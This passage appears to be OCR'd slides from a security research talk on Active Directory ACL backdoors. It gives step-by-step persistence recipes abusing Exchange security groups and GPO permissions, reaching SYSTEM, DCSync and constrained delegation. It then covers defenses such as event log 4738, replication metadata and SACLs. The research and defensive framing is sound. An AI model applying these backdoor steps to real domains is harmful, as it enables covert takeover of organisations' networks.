
- Exchange Server introduces several schema changes, new *nested* security groups, and **MANY** control relationships to Active Directory, making it a perfect spot to blend in amongst the noise.
- Pre Exchange Server 2007 SP1, this included the "**WriteDACL**" privilege against the domain object itself, which was distributed down to ALL securable objects!

Exchange Strikes Back

- Backdoor:
  - Identify a non-protected security group with local admin rights on one or more **Exchange servers**
  - Grant **“Authenticated Users”** full control over this security group
  - **Change the owner** of the group to an Exchange server
  - Deny **“Read Permissions”** on this group to the **“Everyone”** principal

Exchange Strikes Back

- Execution:
  - Regain access to the Active Directory domain **as any user**
  - Add your current user to the back-doored security group
  - Use your new local admin rights on an Exchange server to execute commands as the **SYSTEM** user on that computer.
  - Exchange Trusted Subsystem often has full control of the domain, so this may include **DCSync**!



BloodHound
Start typing to search for a node...
DOMAIN ADMINS@INTERNAL.LOCAL
INFORMATIONTECHNOLOGY7@EXTERNAL.LOCAL
DOMAIN ADMINS@EXTERNAL.LOCAL
MemberOf
Raw Query

Abusing GPOs

- Backdoor:
  - Attacker grants herself **GenericAll** to **any** *user* object with the attacker as the trustee
  - Grant that “patsy” user **WriteDacl** to the default domain controllers GPO
- Execution:
  - Force resets the “patsy” account password
  - Adds a DACL to the GPO that allows write access for the patsy to **GPC-File-Sys-Path** of the GPO
  - Grants the patsy user **SeEnableDelegationPrivilege** rights in GptTmpl.inf
  - Executes a constrained delegation attack using the patsy account’s credentials

6.

Defenses

All is (Probably) Not Lost ;)

Event Logs

- Proper event log tuning and monitoring is pretty much your only hope for performing real “forensics” on these actions
  - But if you weren’t collecting event logs when the backdoor was implemented, you might not ever know who the perpetrator was :(
- For example:
  - Event log **4738** (“A user account was changed”), filtered by the property modified

Replication Metadata

- Metadata remnants from domain controller replication can grant a few clues
  - Specifically, ***when*** a given attribute was modified, and from what domain controller the modification event occurred on
- This points you in the right direction, but needs to be used with event logs to get the full picture
  - More information in a post soon on http://blog.harmj0y.net

SACLs

- SACLs contain ACEs that, “*specify the types of access attempts that generate audit records in the security event log of a domain controller*”
- You don’t have to SACL every success/failure action on every object type and property:
  - A great start- build SACLs for all of the attack primitives we’ve talked about on the specific target objects we’ve outlined
  - More information: http://bit.ly/2tOAGn7

Future Work

- We were not able to utilize NULL DACLs or otherwise manipulate the header control bits (i.e. **SE_DACL_PRESENT**)
    - Any attempts to set ntSecurityDescriptor on an object remotely ignores any header bits, however **this warrants another look**
- Research additional control relationships
    - Particularly any relationship that allows for computer object takeover

Credits

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Questions?

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